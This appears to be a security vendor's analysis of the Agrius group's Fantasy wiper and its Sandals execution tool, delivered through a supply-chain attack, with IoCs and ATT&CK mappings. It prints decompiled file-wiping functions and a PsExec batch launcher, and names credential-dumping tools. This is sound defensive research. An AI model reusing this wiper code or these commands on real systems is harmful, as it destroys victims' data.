

## Fantasy – a new Agrius wiper deployed through a supply-chain attack

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ESET researchers discovered a new wiper and its execution tool, both attributed to the Agrius APT group, while analyzing a supply-chain attack abusing an Israeli software developer. The group is known for its destructive operations.

In February 2022, Agrius began targeting Israeli HR and IT consulting firms, and users of an Israeli software suite used in the diamond industry. We believe that Agrius operators conducted a supply-chain attack abusing the Israeli software developer to deploy their new wiper, Fantasy, and a new lateral movement and Fantasy execution tool, Sandals.

The Fantasy wiper is built on the foundations of the previously reported [Apostle wiper](#) but does not attempt to masquerade as ransomware, as Apostle originally did. Instead, it goes right to work wiping data. Victims were observed in South Africa – where reconnaissance began several weeks before Fantasy was deployed – Israel, and Hong Kong.

### Key points of this blogpost:

- Agrius conducted a supply-chain attack abusing an Israeli software suite used in the diamond industry.
- The group then deployed a new wiper we named Fantasy. Most of its code base comes from Apostle, Agrius's previous wiper.
- Along with Fantasy, Agrius also deployed a new lateral movement and Fantasy execution tool that we have named Sandals.
- Victims include Israeli HR firms, IT consulting companies, and a diamond wholesaler; a South African organization working in the diamond industry; and a jeweler in Hong Kong.

### Group overview

Agrius is a newer [Iran-aligned](#) group targeting victims in Israel and the United Arab Emirates [since 2020](#). The group initially deployed a wiper, Apostle, disguised as ransomware, but later [modified Apostle](#) into fully fledged ransomware. Agrius exploits known vulnerabilities in internet-facing applications to install webshells, then conducts internal reconnaissance before moving laterally and then deploying its malicious payloads.

### Campaign overview

On February 20<sup>th</sup>, 2022 at an organization in the diamond industry in South Africa, Agrius deployed credential harvesting tools, probably in preparation for this campaign. Then, on March 12<sup>th</sup>, 2022, Agrius launched the wiping attack by deploying Fantasy and Sandals, first to the victim in South Africa and then to victims in Israel and lastly to a victim in Hong Kong.

Victims in Israel include an IT support services company, a diamond wholesaler, and an HR consulting firm. South African victims are from a single organization in the diamond industry, with the Hong Kong victim being a jeweler.



Figure 1. Victim timeline and locations

The campaign lasted less than three hours and within that timeframe ESET customers were already protected with detections identifying Fantasy as a wiper, and blocking its execution. We observed the software developer pushing out clean updates within a matter of hours of the attack. We reached out to the software developer to notify them about a potential compromise, but our enquiries went unanswered.

### Preparing for departure

The first tools deployed by Agrius operators to victim systems, through means unknown, were:

- [MiniDump](#), “a C# implementation of mimikatz/pypykatz minidump functionality to get credentials from LSASS dumps”
- [SecretsDump](#), a Python script that “performs various techniques to dump hashes from [a] remote machine without executing any agent there”
- Host2IP, a custom C#/.NET tool that resolves a hostname to an IP address.

Usernames, passwords, and hostnames collected by these tools are required for Sandals to successfully spread and execute the Fantasy wiper. Agrius operators deployed MiniDump and SecretsDump to this campaign’s first victim on February 20<sup>th</sup>, 2022, but waited until March 12<sup>th</sup>, 2022 to deploy Host2IP, Fantasy, and Sandals (consecutively).

### Sandals: Igniting the Fantasy (wiper)

Sandals is a 32-bit Windows executable written in C#/.NET. We chose the name because Sandals is an anagram of some of the command line arguments it accepts. It is used to connect to systems in the same network via SMB, to write a batch file to disk that executes the Fantasy wiper, and then run that batch file via [PsExec](#) with this command line string:

- PsExec.exe /accepteula -d -u "<username>" -p "<password>" -s "C:\<path>\<GUID>.bat"

The PsExec options have the following meanings:

- -d – Don't wait for process to terminate (non-interactive).
- /accepteula – Suppress display of the license dialog.
- -s – Run the remote process in the SYSTEM account.

Sandals does not write the Fantasy wiper to remote systems. We believe that the Fantasy wiper is deployed via a supply-chain attack using the software developer’s software update mechanism. This assessment is based on several factors:

- all victims were customers of the affected software developer;
- the Fantasy wiper was named in a similar fashion to legitimate versions of the software;
- all victims executed the Fantasy wiper within a 2.5 hour timeframe, where victims in South Africa were targeted first, then victims in Israel, and finally victims in Hong Kong (we attribute the delay in targeting to time zone differences and a hardcoded check-in time within the legitimate software); and,
- lastly, the Fantasy wiper was written to, and executed from, %SYSTEM%\Windows\Temp, the default temp directory for Windows systems.

Additionally, we believe the victims were already using PsExec, and Agrius operators chose to use PsExec to blend into typical administrative activity on the victims’ machines, and for ease of batch file execution. Table 1 lists the command line arguments accepted by Sandals.

Table 1. Sandals arguments and their descriptions

Argument	Description	Required
-f <filepath>	A path and filename to a file that contains a list of hostnames that should be targeted.	Yes
-u <username>	The username that will be used to log into the remote hostname(s) in argument -f.	Yes
-p <password>	The username that will be used to log into the remote hostname(s) in argument -f.	Yes
-l <filepath>	The path and filename of the Fantasy wiper on the remote system that will be executed by the batch file created by Sandals.	Yes

Argument	Description	Required
-d <path>	The location to which Sandals will write the batch file on the remote system. Default location is %WINDOWS%\Temp.	No
-s <integer>	The amount of time, in seconds, that Sandals will sleep between writing the batch file to disk and executing. The default is two seconds.	No
-a file <filepath> or -a random or -a rsa	If -a is followed by the word file and a path and filename, Sandals uses the encryption key in the supplied file. If -a is followed by rsa or random, Sandals uses the <a href="#">RSACryptoServiceProvider</a> class to generate a public-private key pair with a key size of 2,048.	No
-dn <devicename>	Specifies which drive to connect with on a remote system over SMB. Default is C:.	No
-ps <filepath>	Location of PsExec on disk. Default is psexec.exe in the current working directory.	No
-ra	If -ra is supplied at runtime, it sets the variable flag to True (initially set to False). If flag=True, Sandals deletes all files written to disk in the current working directory. If flag=False, Sandals skips the file cleanup step.	No

The batch file written to disk by Sandals is named <GUID>.bat, where the filename is the output of the [Guid.NewGuid\(\)](#) method. An example of a Sandals batch file is shown in Figure 2.

```
@echo off
C:\Windows\temp\fantasy35.exe PD94bWwgdMvYc2l2vbj0iMS4wIiB1bmVzZGluc2V0dXRmLTE2Ij8+DQo8U1NBUGFyYW1ldGvYcyB4bWxuczp4
c2Q9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvVWE1MU2NoZW1hIiB4bWxuczp4c2k9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvVWE1MU2NoZW1hLW1uc3
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RVV1B1UFQ1Y0JUbkcvRHHUcjbIUUR2SnFyN2RudEd1MGkyREZEd1RjaG9kb2NnZ3c9PTwvTW9kdWw1cz4NCjwvU1NBUGFyYW1ldGvYcyB4bWxuczp4
SET Filename=%"fantasy35.exe%"
SET FilePath=%"C:\Windows\temp\fantasy35.exe%"
:check
timeout 30
tasklist /fi "ImageName eq %Filename%" /fo csv 2>NUL | find /I "%Filename%">NUL
if "%ERRORLEVEL%"=="0" (goto check) else (DEL /s "%FilePath%")
del %0
```


```
Base64 decode of "PD94bWw..."
<?xml version="1.0" encoding="utf-16">
<RSAParameters xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <Exponent>AQAB</Exponent>
  <Modulus>1DHMS0aH4h44nR+zaC41KMUa7oKB465L2r17Mmrzmly9Zay6VsZuUgsgioLeI2EU/3dvBmL20SDF0K67QKOKba/m7sD3u2nOwlgpS82
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GhwVgIcJGIAN++ctEWNDVMG8SYnM0DR4jIWNbOVIz9RkyvRwam/v3hSAXOL349qj0P25V8U7D1M1JU4UVPePT5c8TnG/DxTr0HQDvJqr7dntGe0i
2DFDwtchccocggw==</Modulus>
</RSAParameters>
```

Figure 2. Sandals batch file (top, in red) and the decoded command line parameter (bottom, in blue)

The base64 string that follows fantasy35.exe is likely a relic of the execution requirements of Apostle (more details in the *Attribution to Agrius* section). However, the Fantasy wiper only looks for an argument of 411 and ignores all other runtime input (see the next section for more information).

### Fantasy wiper

The Fantasy wiper is also a 32-bit Windows executable written in C#.NET, so named for its filenames: fantasy45.exe and fantasy35.exe, respectively. Figure 3 depicts the execution flow of the Fantasy wiper.






Figure 3. Fantasy wiper execution flow

Initially, Fantasy creates a mutex to ensure that only one instance is running. It collects a list of fixed drives but excludes the drive where the %WINDOWS% directory exists. Then it enters a for loop iterating over the drive list to build a recursive directory listing, and uses the RNGCryptoServiceProvider.GetBytes method to create [a cryptographically strong sequence of random values](#) in a 4096-byte array. If a runtime argument of 411 is supplied to the wiper, the for loop overwrites the contents of every file with the aforementioned byte array using a nested while loop. Otherwise, the for loop only overwrites files with a file extension listed in the Appendix.

Fantasy then assigns a specific timestamp (2037-01-01 00:00:00) to these file timestamp properties:

- CreationTime
- LastAccessTime
- LastWriteTime
- CreationTimeUtc
- SetLastAccessTimeUtc
- LastWriteTimeUtc

and then deletes the file. This is presumably done to make recovery and forensic analysis more difficult.

During the for loop, the Fantasy wiper counts errors within the current directory when attempting to overwrite files. If the number of errors exceeds 50, it writes a batch file, %WINDOWS%\Temp\<GUID>.bat, that deletes the directory with the files causing the errors, and then self-deletes. File wiping then resumes in the next directory in the target list.

Once the for loop completes, the Fantasy wiper creates a batch file in %WINDOWS%\Temp called registry.bat. The batch file deletes the following registry keys:

- HKCR\EXE
- HKCR\dll
- HKCR\\*

Then it runs the following to attempt to clear file system cache memory:

- %windir%\system32\rundll32.exe advapi32.dll,ProcessIdleTasks

Lastly, registry.bat deletes itself (del %0).

Next, the Fantasy wiper clears all Windows event logs and creates another batch file, system.bat, in %WINDOWS%\Temp, that recursively deletes all files on %SYSTEMDRIVE%, attempts to clear file system cache memory, and self-deletes. Then Fantasy sleeps for two minutes before overwriting the system's [Master Boot Record](#).

Fantasy then writes another batch file, %WINDOWS%\Temp\remover.bat, that deletes the Fantasy wiper from disk and then deletes itself. Then Fantasy wiper sleeps for 30 seconds before rebooting the system with reason code [SHTDN\\_REASON\\_MAJOR\\_OTHER \(0x00000000\) -- Other issue](#).

It is likely that %SYSTEMDRIVE% recovery is possible. Victims were observed to be back up and running within a matter of hours.

## Attribution to Agrius

Much of the code base from Apostle, initially a wiper masquerading as ransomware then updated to actual ransomware, was directly copied to Fantasy and many other functions in Fantasy were only slightly modified from Apostle, a [known Agrius tool](#). However, the overall functionality of Fantasy is that of a wiper without any attempt to masquerade as ransomware. Figure 4 shows the file deletion functions in Fantasy and Apostle, respectively. There are only a few small tweaks between the original function in Apostle and the Fantasy implementation.

```
private void JobFileContent(string filename, int timesToWrite = 3)
{
    if (!File.Exists(filename))
    {
        return;
    }
    FileInfo fileInfo = new FileInfo(filename);
    try
    {
        File.SetAttributes(filename, FileAttributes.Normal);
        using (FileStream fileStream = new FileStream(fileInfo.FullName, FileMode.Open, FileAccess.Write, FileShare.None))
        {
            fileStream.Position = 0L;
            long num = (long)(512.0 * Math.Pow(1024.0, 2.0));
            if (fileStream.Length > num)
            {
                fileStream.Position = fileStream.Length - (long)Math.Pow(1024.0, 1.0) - 1;
                fileStream.Position = 0L;
                long damageBlock = num * 10 / 100;
                double num2 = Math.Ceiling((double)fileStream.Length / (double)num);
                for (int i = 0; (double)i < num2; i++)
                {
                    LargeFileJob(fileStream, i, num, damageBlock, timesToWrite);
                }
            }
            else
            {
                Job(fileStream.Length, timesToWrite, fileStream);
            }
            fileStream.SetLength(0L);
        }
        DateTime dateTime = new DateTime(2037, 1, 1, 0, 0, 0);
        File.SetCreationTime(filename, dateTime);
        File.SetLastAccessTime(filename, dateTime);
        File.SetLastWriteTime(filename, dateTime);
        File.SetCreationTimeUtc(filename, dateTime);
        File.SetLastAccessTimeUtc(filename, dateTime);
        File.SetLastWriteTimeUtc(filename, dateTime);
        fileInfo.Delete();
    }
}

public void DeleteFile(string filename)
{
    try
    {
        if (!File.Exists(filename))
        {
            return;
        }
        FileInfo fileInfo = new FileInfo(filename);
        File.SetAttributes(filename, FileAttributes.Normal);
        using (FileStream fileStream = new FileStream(fileInfo.FullName, FileMode.Open, FileAccess.Write, FileShare.None))
        {
            fileStream.Position = 0L;
            long num = (long)(512.0 * Math.Pow(1024.0, 2.0));
            if (fileStream.Length > num)
            {
                fileStream.Position = fileStream.Length - (long)Math.Pow(1024.0, 1.0) - 1;
                fileStream.Position = 0L;
                long damageBlock = num * 25 / 100;
                double num2 = Math.Ceiling((double)fileStream.Length / (double)num);
                for (int i = 0; (double)i < num2; i++)
                {
                    LargeFileDelete(fileStream, i, num, damageBlock);
                }
            }
            else
            {
                Delete(fileStream.Length, fileStream);
            }
            fileStream.SetLength(0L);
        }
        DateTime dateTime = new DateTime(2037, 1, 1, 0, 0, 0);
        File.SetCreationTime(filename, dateTime);
        File.SetLastAccessTime(filename, dateTime);
        File.SetLastWriteTime(filename, dateTime);
        File.SetCreationTimeUtc(filename, dateTime);
        File.SetLastAccessTimeUtc(filename, dateTime);
        File.SetLastWriteTimeUtc(filename, dateTime);
        fileInfo.Delete();
    }
}
```

Figure 4. File deletion functions from the Fantasy wiper (top, in red) and Apostle ransomware (bottom, in green)

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Figure 5 shows that the directory listing function is almost a direct copy, with only the function variables getting a slight tweak between Apostle and Fantasy.

```
public void DoForDirectory(string directoryName, int threadCount = 2)
{
    try
    {
        GetDirectoryFileList(directoryName);
        GetSubDirectoryFileListRecursive(directoryName);
        Thread[] array = new Thread[threadCount];
        for (int i = 0; i < threadCount; i++)
        {
            array[i] = new Thread(JobThread);
            array[i].Start();
        }
        Thread[] array2 = array;
        for (int j = 0; j < array2.Length; j++)
        {
            array2[j].Join();
        }
    }
}

public void DoWork(string directoryName, string ownPath, bool isWindowsDrive, int threadCount = 2)
{
    try
    {
        GetDirectoryFileList(directoryName, ownPath);
        GetSubDirectoryFileListRecursive(directoryName, ownPath, isWindowsDrive);
        Thread[] array = new Thread[threadCount];
        for (int i = 0; i < threadCount; i++)
        {
            array[i] = new Thread(JobThread);
            array[i].Start();
        }
        Thread[] array2 = array;
        for (int j = 0; j < array2.Length; j++)
        {
            array2[j].Join();
        }
    }
}
```

Figure 5. Directory listing functions from the Fantasy wiper (top, in red) and Apostle ransomware (bottom, in green)

Finally, the GetSubDirectoryFileListRecursive function in Figure 6 is also almost an exact copy.

```
public void GetSubDirectoryFileListRecursive(string directoryName)
{
    try
    {
        string[] directories = Directory.GetDirectories(directoryName);
        foreach (string directoryName2 in directories)
        {
            GetDirectoryFileList(directoryName2);
            GetSubDirectoryFileListRecursive(directoryName2);
        }
    }
    catch (Exception)
    {
    }
}

private void GetSubDirectoryFileListRecursive(string directoryName, string ownPath, bool isWindowsDrive)
{
    string[] directories = Directory.GetDirectories(directoryName);
    foreach (string directory in directories)
    {
        if (!isWindowsDrive || !PublicVariable.ExcludePathList.Any((string s) => directory.Contains(s)))
        {
            GetDirectoryFileList(directory, ownPath);
            try
            {
                GetSubDirectoryFileListRecursive(directory, ownPath, isWindowsDrive);
            }
            catch (Exception)
            {
            }
        }
    }
}
```

Figure 6. Recursive directory listing functions from the Fantasy wiper (top, in red) and Apostle ransomware (bottom, in green)

In addition to the code reuse, we can see remnants of the Apostle execution flow in Fantasy. In the original analysis of Apostle, [SentinelOne](#) notes that “Proper execution of the ransomware version requires supplying it with a base64 encoded argument containing an XML of an ‘RSAParameters’ object. This argument is passed on and saved as the Public Key used for the encryption process and is most likely generated on a machine owned by the threat actor.” We can see in the batch file in Figure 7, which Sandals creates on remote systems to launch Fantasy, that the same base64-encoded argument containing an XML of an RSAParameters object is passed to Fantasy at runtime. Fantasy, however, does not use this runtime argument.

```
C:\Windows\temp\Fantasy35.exe PD94bWwgdMvYc21vbj0iM54wIiB1bmNvZGluz0idXRmLE2Ij8+DQo8U1NBUGFyYw11dGVycyB4bWxuczp4
c2Q9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvWE1MU2NoZW1hIiB4bWxuczp4c2K9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvWE1MU2NoZW1hLW1uc3
RhbmN1Ij4NCiAgPEV4cG9uZW50PkFRQUI8L0V4cG9uZW50P0KICAB8TW9kdWx1cz4xREhNUzBhSDRoNDRUUit6YUN4NGxLTVVhN29LQjQ2NUwycm3
TW1yem1seTlaQXk2VnN6VXBnc21vTGVMkVVLzNkdKJtTDIwU0RGMEs2N1FLT0tiYS9tN3NEM3Uybk93GdwUzgyZFhkVn1BM1FZeJVIADmM2dBRF
JUzVd3RWErUm9aeDIDWm9YmZoRn1nbncxQU5YL3F0c09jYTFSSVE4R3dFR1RzUm5wZFNZR0h3Z0N1Ky9rRW43WTRrb3B5cDRCNFpDK3paUE5URGdj
aW12MUZHeUdXV1ZnS5WNR21BT1srY3RFV05EVk1H0FN5Tk1vRFI0ak1XTmJPVkl6OVJLeXZSV2FtL3YzaFNBE9MMzQ5cWlowUDI1VjhvN0RsTWxKV
RVV1B1UFQ1Y0YUbkcvRHUcJBIUUR2SnFyN2RudEd1MGkyREZEEd1RjaGnj2NnZ3c9PTwvTW9kdWx1cz4NCjwvU1NBUGFyYw11dGVycz4=

Base64 decode of "PD94bWw..."
<?xml version="1.0" encoding="utf-16"?>
<RSAParameters xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <Exponent>AQAB</Exponent>
  <Modulus>1DHMS0aH4h44nr+zaCx41KMua7oKB465L2r17Mmrzmly9Zay6VszUppsioLeI2EU/3dv8mL20SDF0K67QK0Kba/m7sd3u2n0w1gpS82
dXdVyA2QyZ5Hh303gADRTelwEa+RoZx9CZox2FhFygnw1ANX/qNs0ca1RIQ8GwEGTSRnpdSYGHwgCe+/kEn7Y4kopRp4B4ZC+zZPNTDgciiv1FGy
GwWvGicJGicAN++ctEWNDVMG8S5NMoDR4jIWNb0VIz9RkyvRwam/v3hSAXOL349qj0P25V8U7D1M1JU4UVPePT5cBTnG/DxTr0HQDvJqr7dntGe0i
2DFDwTchccocggw==</Modulus>
</RSAParameters>
```

Figure 7. Sandals passing to Fantasy the same RSAParameters object as was used by Apostle ransomware

### Conclusion

Since its discovery in 2021, Agrius has been solely focused on destructive operations. To that end, Agrius operators probably executed a supply-chain attack by targeting an Israeli software company’s software updating mechanisms to deploy Fantasy, its newest wiper, to victims in Israel, Hong Kong, and South Africa. Fantasy is similar in many respects to the previous Agrius wiper, Apostle, that initially masqueraded as ransomware before being rewritten to be actual ransomware. Fantasy makes no effort to disguise itself as ransomware. Agrius operators used a new tool, Sandals, to connect remotely to systems and execute Fantasy.

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### IoCs

SHA-1	Filename	Detection	Description
1A62031BBB2C3F55D44F59917FD32E4ED2041224	fantasy35.exe	MSIL/KillDisk.I	Fantasy wiper.
820AD7E30B4C54692D07B29361AECDD0BB14DF3BE	fantasy45.exe	MSIL/KillDisk.I	Fantasy wiper.
1AAE62ACEE3C04A6728F9EDC3756FABD6E342252	host2ip.exe	clean	Resolves a hostname to an
5485C627922A71B04D4C78FBC25985CDB163313B	MiniDump.exe	MSIL/Riskware.LsassDumper.H	Implementation of Mimikatz dumps credentials from LS
DB11CBFFE30E0094D6DE48259C5A919C1EB57108	registry.bat	BAT/Agent.NRG	Batch file that wipes some and is dropped and execute wiper.
3228E6BC8C738781176E65EBBC0EB52020A44866	secretsdump.py	Python/Impacket.A	Python script that dumps cr
B3B1EDD6B80AF0CDADADD1EE1448056E6E1B3274	spchost.exe	MSIL/Agent.XH	Sandals lateral movement t spreader.

### MITRE ATT&CK techniques

This table was built using [version 12](#) of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	<a href="#">T1587</a>	Develop Capabilities	Agrius builds utility tools to use during an active exploitation process.
	<a href="#">T1587.001</a>	Develop Capabilities: Malware	Agrius builds custom malware including wipers (Fantasy) and lateral movement tools (Sandals).
Initial Access	<a href="#">T1078.002</a>	Valid Accounts: Domain Accounts	Agrius operators attempted to capture cached credentials and then use them for lateral movement.

Tactic	ID	Name	Description
	<a href="#">T1078.003</a>	Valid Accounts: Local Accounts	Agrius operators attempted to use cached credentials from local accounts to gain initial access to additional systems within an internal network.
Execution	<a href="#">T1059.003</a>	Command and Scripting Interpreter: Windows Command Shell	Fantasy and Sandals both use batch files that run via the Windows command shell.
Privilege Escalation	<a href="#">T1134</a>	Access Token Manipulation	Fantasy uses the LookupPrivilegeValue and AdjustTokenPrivilege APIs in advapi32.dll to grant its process token the SeShutdownPrivilege to reboot Windows.
Defense Evasion	<a href="#">T1070.006</a>	Indicator Removal on Host: Timestamp	Agrius operators timestomped the compilation timestamps of Fantasy and Sandals.
Credential Access	<a href="#">T1003</a>	OS Credential Dumping	Agrius operators used several tools to dump OS credentials for use in lateral movement.
Discovery	<a href="#">T1135</a>	Network Share Discovery	Agrius operators used cached credentials to check for access to other systems within an internal network.
Lateral Movement	<a href="#">T1021.002</a>	Remote Services: SMB/Windows Admin Shares	Agrius operators used cached credentials to connect over SMB to systems within an exploited internal network.
	<a href="#">T1570</a>	Lateral Tool Transfer	Agrius operators used Sandals to push batch files over SMB to other systems within an internal network.
Impact	<a href="#">T1485</a>	Data Destruction	The Fantasy wiper overwrites data in files and then deletes the files.
	<a href="#">T1561.002</a>	Disk Wipe	Fantasy wipes the MBR of the Windows drive and attempts to wipe the OS partition.
	<a href="#">T1561.001</a>	Disk Wipe: Disk Content Wipe	Fantasy wipes all disk contents from non-Windows drives that are fixed drives.
	<a href="#">T1529</a>	System Shutdown/Reboot	Fantasy reboots the system after completing its disk and data wiping payloads.



## Appendix

File extensions (682) targeted by Fantasy wiper when not targeting all file extensions. File extensions highlighted in **yellow** (68) are [common filename extensions in Windows](#). Notably absent are file extensions dll and sys.

\$\$\$	blend	drw	jsp	nyf	qualsoftcode	tdb
\$db	blend1	dsb	kb2	oab	quicken2015backup	tex
001	blend2	dss	kbx	obj	quicken2016backup	tga

\$\$\$	blend	drw	jsp	nyf	qualsoftcode	tdb
002	blob	dtd	kc2	obk	quicken2017backup	thm
003	bm3	dwg	kdb	odb	quickenbackup	tib
113	bmk	dxg	kdbx	odc	qv~	tibkp
3dm	bookexport	dxg	kdc	odf	r3d	tif
3ds	bpa	dxg	key	odg	raf	tig
3fr	bpb	em1	kf	odm	rar	tis
3g2	bpm	epk	kpdx	odp	rat	tlg
3gp	bpn	eps	layout	ods	raw	tmp
3pr	bps	erbsql	lbf	odt	rb	tmr
73b	bpw	erf	lcb	oeb	rbc	tor
7z	bsa	esm	ldabak	ogg	rbf	trn
__a	bup	exe	litemod	oil	rbk	ttbk
__b	c	exf	llx	old	rbs	txt
ab	caa	fbf	lnk	onepkg	rdb	uci
ab4	cas	fbf	ltx	orf	re4	upk
aba	cbk	fbk	lua	ori	rgss3a	v2i
abbu	cbs	fbu	lvl	orig	rim	vb
abf	cbu	fbw	m	ost	rm	vbk
abk	cdf	fdb	m2	otg	rmbak	vbm
abu	cdr	ff	m3u	oth	rmgb	vbox-prev
abu1	cdr3	ffd	m4a	otp	rofl	vcf
accdb	cdr4	fff	m4v	ots	rrr	vdf
accde	cdr5	fh	map	ott	rtf	vfs0
accdr	cdr6	fhd	max	oyx	rw2	vmdk
accdt	cdrw	fhf	mbf	p12	rwl	vob
ach	cdx	fla	mbk	p7b	rwz	vpcbackup
acp	ce2	flat	mbw	p7c	s3db	vpk
acr	cel	flka	mcmeta	pab	safenotebackup	vpp_pc
act	cenon~	flkb	mdb	pages	sas7bdat	vrh
adb	cer	flv	mdbackup	pak	sav	vtf
adi	cfp	fmb	mdc	paq	say	w01
ads	cfr	forge	mddata	pas	sb	w3x
aea	cgm	fos	mdf	pat	sbb	wallet
afi	cib	fpk	mdinfo	pba	sbs	walletx
agdl	ck9	fpsx	mef	pbb	sbu	war
ai	class	fpx	mem	pbd	sdO	wav

\$\$\$	blend	drw	jsp	nyf	qualsoftcode	tdb
ait	cls	fsb	menu	pbf	sda	wb2
al	cmf	ftmb	mfw	pbj	sdc	wbb
apj	cmt	ful	mig	pbl	sdf	wbcac
apk	config	fwbackup	mkv	pbx5script	sid	wbk
arc	cpi	fxg	mlx	pbxscript	sidd	wbx
arch00	cpp	fza	mmw	pcd	sidn	win
arw	cr2	fzb	moneywell	pct	sie	wjf
as4	craw	gb1	mos	pdb	sim	wma
asd	crds	gb2	mov	pdd	sis	wmo
asf	crt	gbp	mp3	pdf	skb	wmv
ashbak	crw	gdb	mp4	pef	sldm	wotreplay
asm	cs	gho	mpb	pem	sldx	wpb
asmx	csd	ghs	mpeg	pfi	slm	wpd
asp	csb	gray	mpg	pfx	sln	wps
aspx	csl	grey	mpqge	php	sme	wspak
asset	csm	gry	mrw	php5	sn1	wxwanam
asv	css	gs-bck	mrwref	phtml	sn2	x
asvx	csv	gz	msg	pk7	sna	x11
asx	d3dbsp	h	msi	pkpass	sns	x3f
ate	da0	hbk	msim	pl	snx	xbk
ati	dac	hkdb	mv_	plc	spf	xf
avi	das	hkx	myd	plc	spg	xis
awg	dash	hplg	mynotesbackup	png	spi	xla
ba6	dazip	hpp	nb7	pot	sps	xlam
ba7	db	htm	nba	potm	sqb	xlk
ba8	db-journal	htm1	nbak	potx	sql	xlm
ba9	db0	html	nbd	ppam	sqlite	xlr
bac	db3	hvpl	nbd	pps	sqlite3	xls
back	dba	ibank	nbf	ppsm	sqlitedb	xlsb
backup	dbf	ibd	nbi	ppsx	sr2	xlsm
backup1	dbk	ibk	nbk	ppt	srf	xlsx
backupdb	dbb	ibz	nbs	pptm	srr	xlt
bak	dbx	icbu	nbu	pptx	srt	xltm
bak2	dc2	icf	ncf	pqb-backup	srw	xltx
bak3	dcr	icxs	nco	prf	st4	xlw
bakx	dcs	idx	nd	prv	st6	xml

\$\$\$	blend	drw	jsp	nyf	qualsoftcode	tdb
bak~	ddd	iif	nda	ps	st7	ybcra
bank	ddoc	iiq	ndd	psa	st8	yrcbck
bar	ddrw	incpas	nef	psafe3	std	yuv
bat	dds	indd	nfb	psd	stg	zbfx
bay	der	index	nfc	psk	sti	zip
bbb	des	inprogress	nk2	pspimage	stw	ztmp
bbz	desc	ipd	nop	pst	stx	~cw
